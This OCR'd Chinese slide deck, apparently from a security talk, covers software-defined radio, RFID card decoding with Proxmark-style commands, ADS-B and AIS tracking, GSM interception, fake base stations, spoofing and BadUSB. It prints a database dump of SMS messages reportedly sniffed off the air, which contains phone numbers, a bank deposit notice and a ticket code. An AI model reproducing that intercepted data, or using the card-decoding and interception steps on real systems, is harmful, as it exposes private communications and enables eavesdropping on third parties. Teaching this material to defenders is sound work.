
分析未知ID卡

- 1、数据采集
- 2、bit流周期分析
- 3、解调、解码（如有编码的话）
- 4、数据分析


- >lf read
- >data sample 2000（一般采集2000就够了，如果第二步分析没有发现明显的周期，则需要多采集一些数据看看）




- >data autocorr 2000 查看周期 找不到的话，第一步多采集一些再看看



- 猜测调制模式
- >data sample 2000
  > data askdemod 1



- > data mandemod 64 计算跳转周期点距



- 最终结果

对结果进行分析

```
Warning: Manchester decode error for pulse width
detection.
(too many of those messages mean either the stream
is not Manchester encoded, or
 clock is wrong)
Manchester decoded bitstream
0 0 0 1 0 1 0 0 0 0 0 0 0 0 0 0
0 0 0 1 1 0 0 0 1 0 1 0 0 0 1 1
0 1 1 1 0 1 1 1 1 0 1 1 0 1 0 0
0 0 0 0 0 1 1 1 1 1 1 1 1 1 0 0
0 0 0 1 0 1 0 0 0 0 0 0 0 0 0 0
0 0 0 1 1 0 0 0 1 0 1 0 0 0 1 1
0 1 1 1 0 1 1 1 1 0 1 1 0 1 0 0
0 0 0 0 0 1 1 1 1 1 1 1 1 1 0 0
0 0 0 1 0 1 0 0 0 0 0 0 0 0 0 0
0 0 0 1 1 0 0 0 1 0 1 0 0 0 1 1
0 1 1 1 0 1 1 1 1 0 1 1 0 1 0 0
0 0 0 0 0 1 1 1 1 1 1 1 1 1 0 0
0 0 0 1 0 1 0 0 0 0 0 0 0 0 0 0
0 0 0 1 1 0 0 0 1 0 1 0 0 0 1 1
0 1 1 1 0 1 1 1 1 0 1 1 0 1 0 0
```

软件无线电-无线电基础知识

波段名称		波长范围	波段名称	频率范围	用　途
极长波		100000 米以上	极低频(ELF)	3 千赫以下	
超长波		100000～10000 米	甚低频(VLF)	3～30 千赫	
长　波		10000～1000 米	低频(LF)	30～300 千赫	电报
中　波		1000～100 米	中频(MF)	300～3000 千赫	广播
短　波		100～10 米	高频(HF)	3～30 兆赫	电报、广播
超短波		10～1 米	甚高频(UHF)	30～300 兆赫	广播电视导航
微波	分米波	10～1 分米	特高频(UHF)	300～3000 兆赫	电视雷达导航
	厘米波	10～1 厘米	超高频(SHF)	3～30 千兆赫	电视雷达导航
	毫米波	10～1 毫米	极高频(EHF)	30～300 千兆赫	雷达导航


好朋友-gnuradio

概念：


- 频率
- 采样率
- 波形
- 快速的离散傅立叶计算


- 拨号演示（test_FFT)
- 入侵FM电台演示
- 控制麦克风演示
- 控制小车指令演示

Gnuradio 拨号演示




Gnuradio 支付宝当面付分析






高频振荡



电磁振荡-发射出去



- 开放式电路的天线和地线之间形成的分布电容替代了原来的电容器C，大大地增加了电场分布的空间，电场的周围又产生磁场，磁场的周围又产生电场，于是有效地把电磁波向周围空间辐射出去。


与我们有什么关系

- 电磁波接收工具
- 收音机 手机 wifi 蓝牙 遥控小汽车 。。。。
- 需要固定的频率专门的电子设备去接收

- So，如果有了一个可以接收所有无线信号的设备就好了

软件无线电诞生

- 一种可以接收（发送）广泛频率的无线电信号的设备
- 并且把模拟信号转换成数字信号 交给计算机处理



例如 **Hackrf**

- Kickstarter上融资成功
  - $602,960　　1,991 backers
  - 先期从DARPA申请项目造500块测试版本免费送人测
- 覆盖频段30MHz – 6GHz
  - “一块顶过去五块”
- 带宽 20MHz


一张图解释能干啥

试一试(演示)

- RTL-SDR收听广播
- 无线mic
- 造个广播？
- 遥控小汽车
- 遥控门
- 监听对讲机
- 传说中的特斯拉
- OPENBTS（火车站？）

ADS-B监听飞机航线

- Dump1090



Hex	Flight	Altitude	Speed	Lat	Lon	Track	Messages	Seen .
ad57bb		11800	0	0.000	0.000	0	34	1 sec
ada521		9825	283	0.000	0.000	265	6	9 sec
a77a4f	HAL15	36000	379	34.199	-119.240	275	81	14 sec
a9bb70		28625	0	0.000	0.000	0	37	3 sec
a8bcf0		0	0	0.000	0.000	0	43	2 sec
a8c45e		0	0	0.000	0.000	0	3	24 sec
a70b4d		6825	0	0.000	0.000	0	22	27 sec
a8b939		0	0	0.000	0.000	0	295	1 sec
aa4199		19525	0	0.000	0.000	0	14	23 sec
a4ce21	456	7300	254	34.012	-118.444	83	923	0 sec
71bc18	AAR202	9825	273	34.030	-118.647	95	395	0 sec
a8da40		0	0	0.000	0.000	0	71	34 sec
a3dbe7		5425	0	0.000	0.000	0	41	1 sec
a379af		0	0	0.000	0.000	0	61	0 sec
a89216		36000	0	0.000	0.000	0	64	3 sec


FlightAware.com
FlightRadar24.com

AIS船舶识别系统


- Marine Channel 87 – 161.975 MHz
  Marine Channel 88 – 162.025 MHz
- 调制方式
  - NBFM
- 带宽
  - 12.5kHz 或 25kHz

http://www.marinetraffic.com/ais/home


GSM监听



下行: 935MHz – 960MHz 1805MHz – 1850M
上行:890MHz – 915MHz 1710MHz – 1755M



玉兔



涉及到安全的

- 对讲机 （警用频率 解码容易）
- 飞机欺骗
- GPS欺骗
- GSM监听
- 伪基站(OPENBTS)
- 近场通讯监听（无线钥匙 无线卡）

GSM安全


- A5/1加密被破解
- 国内2G SMS明文传输
- 成本？

GSM SMS 演示

- GSM SMS 监听
- 15分钟的数据

```
mysql> select sms_to,sms_message from sms_data;
+---------------+-------------------------------------------------------------------------------------------------
| sms_to        | sms_message
+---------------+-------------------------------------------------------------------------------------------------
| 8613800100594 | [E] [pv_flow] [down] [portrait] [SUZCT] [01-14 16:27]【 百度】
| 8613800100500 | 新的一年，梦想还是要有的，万一实现了呢？“流量订购叠加送”实现你的新年流量梦！2015年1月31日前订购30元流量可选包（每月30元含
| 8613800100500 | 、100元流量可选包，订多送多，最高送1个G！流量足，才任性！（本活动限定邀请，转发无效。）
| 8613800100500 | 500MB全国流量），即可于2月10日前一次性获赠全国流量100MB。发送KTLL30 至10086即可立即参与。另有40、50、70
| 8613800100560 | 好！
| 8613800270506 | 81.91 DISK_FS_ERROR=2][01-14 16:41:04]【 百度】
| 8613800270506 | [报警][cluster.casio.matrix.all:host:disk][总体异常实例比例:0.740741%][异常
| 8613800270506 | (1):yf-matrix-im-casio01.yf01][DISK_MAX_PARTITION_USED_PERCENT=
| 8613800100530 | 中国移动北京公司来电提醒:15811261206(北京市)于01月14日16时48分呼叫过您
| 8613800100500 | 您账户3872于01月14日16:51支付宝入账人民币300.00[招商银行]
| 8613800100500 | 招行最新理财，理财代码312220，38天4.8%，理财代码312222，70天5.1%，打新基金鹏华品牌传承（000431）已接近规
| 8613800100500 |【 北京招行】
| 8613800100500 | 或演出当天到现场换取纸质票入场，请妥善保存此短信。
| 8613800100500 |【 大麦网】购买电子票成功，您订购了电子票2张，换票码22135818150505，您可以下载并登陆大麦客户端查询票信息，演出前到大麦网
| 8613800100500 |【 大麦网】购买电子票成功，您订购了电子票2张，换票码22135818150505，您可以下载并登陆大麦客户端查询票信息，演出前到大麦网
```

BadUSB



U盘的内部构造

树莓派 & arduino

关于Arduino

- http://kb.open.eefocus.com/index.php?title=Arduino_Uno
- 数字输入输出
- 模拟输入
- 模拟输出呢？模拟写入analogWrite()函数


- 种类：Uno 、mini pro、Tiny85.。。。。。
- 测试一下？呼吸灯

badusb很贵

